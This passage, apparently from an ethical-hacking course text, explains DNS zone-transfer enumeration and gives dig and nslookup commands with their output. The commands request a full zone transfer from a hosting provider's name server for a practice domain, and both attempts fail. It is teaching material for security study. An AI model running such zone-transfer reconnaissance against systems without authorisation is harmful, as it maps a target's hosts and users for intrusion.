
- If the target DNS server allows zone transfers, then attackers use this technique to obtain **DNS server names**, **hostnames**, **machine names**, **usernames**, **IP addresses**, **aliases**, etc. assigned within a target domain
- Attackers perform DNS zone transfer using tools, such as **nslookup**, **dig**, and **DNSRecon**; if DNS transfer setting is enabled on the target name server, it will provide DNS information, or else it will return an error saying it has failed or refuses the zone transfer

Linux DNS zone transfer using dig command



```
┌─[attacker@parrot]─[~]
└──╼ $dig ns www.certifiedhacker.com

; <<>> DiG 9.16.22-Debian <<>> ns www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7811
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com.       IN      NS

;; ANSWER SECTION:
www.certifiedhacker.com. 14400  IN      CNAME   certifiedhacker.com.
certifiedhacker.com.    21600   IN      NS      ns1.bluehost.com.
certifiedhacker.com.    21600   IN      NS      ns2.bluehost.com.

;; Query time: 44 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Mar 22 02:20:56 EDT 2022
;; MSG SIZE  rcvd: 111

┌─[attacker@parrot]─[~]
└──╼ $dig @ns1.bluehost.com www.certifiedhacker.com axfr

; <<>> DiG 9.16.22-Debian <<>> @ns1.bluehost.com www.certifiedhacker.com axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Windows DNS zone transfer using nslookup command



```
C:\Users\Administrator>nslookup
Default Server:  dns.google
Address:  8.8.8.8

> set querytype=soa
> certifiedhacker.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
certifiedhacker.com
        primary name server = ns1.bluehost.com
        responsible mail addr = dnsadmin.box5331.bluehost.com
        serial  = 2018011205
        refresh = 86400 (1 day)
        retry   = 7200 (2 hours)
        expire  = 3600000 (41 days 16 hours)
        default TTL = 300 (5 mins)
> ls -d ns1.bluehost.com
[dns.google]
*** Can't list domain ns1.bluehost.com: Server failed
The DNS server refused to transfer the zone ns1.bluehost.com to your computer. I
f this
is incorrect, check the zone transfer security settings for ns1.bluehost.com on
the DNS
server at IP address 8.8.8.8.
```

DNS Enumeration Using Zone Transfer

DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the primary DNS server maintains a backup or secondary server for redundancy, which holds all the information stored in the primary server. The DNS server uses zone transfer to distribute changes made to the main server to the secondary server(s). An attacker performs DNS zone transfer enumeration to locate the DNS server and access records of the target organization. If the DNS server of the target organization allows zone transfers, then attackers can perform DNS zone transfer to obtain DNS server names, hostnames, machine names, usernames, IP addresses, aliases, etc. assigned within a target domain.

In DNS enumeration using zone transfer, an attacker attempts to retrieve a copy of the entire zone file for a domain from the DNS server. Attackers can perform DNS zone transfer using tools such as nslookup, dig command, and DNSRecon. If the DNS transfer setting is enabled on the target name server, it will provide the DNS information; else, it will return an error stating it has failed or refused the zone transfer.

To perform a DNS zone transfer, the attacker sends a zone-transfer request to the DNS server pretending to be a client; the DNS server then sends a portion of its database as a zone to the attacker. This zone may contain a large amount of information about the DNS zone network.


- **dig Command**

  Attackers use the **`dig`** command on Linux-based systems to query the DNS name servers and retrieve information about the target host addresses, name servers, mail exchanges, etc. As shown in the screenshot, attackers use the following command to perform DNS zone transfer:

  `dig ns <target domain>`

  The above command retrieves all the DNS name servers of the target domain. Next, attackers use one of the name servers from the output of the above command to test whether the target DNS allows zone transfers. They use the following command for this purpose:

  `dig @<domain of name server> <target domain> axfr`



```
┌─[attacker@parrot]─[~]
└──╼ $dig ns www.certifiedhacker.com

; <<>> DiG 9.16.22-Debian <<>> ns www.certifiedhacker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7811
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.certifiedhacker.com.       IN      NS

;; ANSWER SECTION:
www.certifiedhacker.com. 14400  IN      CNAME   certifiedhacker.com.
certifiedhacker.com.    21600   IN      NS      ns1.bluehost.com.
certifiedhacker.com.    21600   IN      NS      ns2.bluehost.com.

;; Query time: 44 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Mar 22 02:20:56 EDT 2022
;; MSG SIZE  rcvd: 111

┌─[attacker@parrot]─[~]
└──╼ $dig @ns1.bluehost.com www.certifiedhacker.com axfr

; <<>> DiG 9.16.22-Debian <<>> @ns1.bluehost.com www.certifiedhacker.com axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Figure 4.33: Screenshot of Linux DNS zone transfer using dig command

- **nslookup Command**

  Source: *https://docs.microsoft.com*

  Attackers use the nslookup command on Windows-based systems to query the DNS name servers and retrieve information about the target host addresses, name servers, mail exchanges, etc. As shown in the screenshot, attackers use the following command to perform DNS zone transfer:

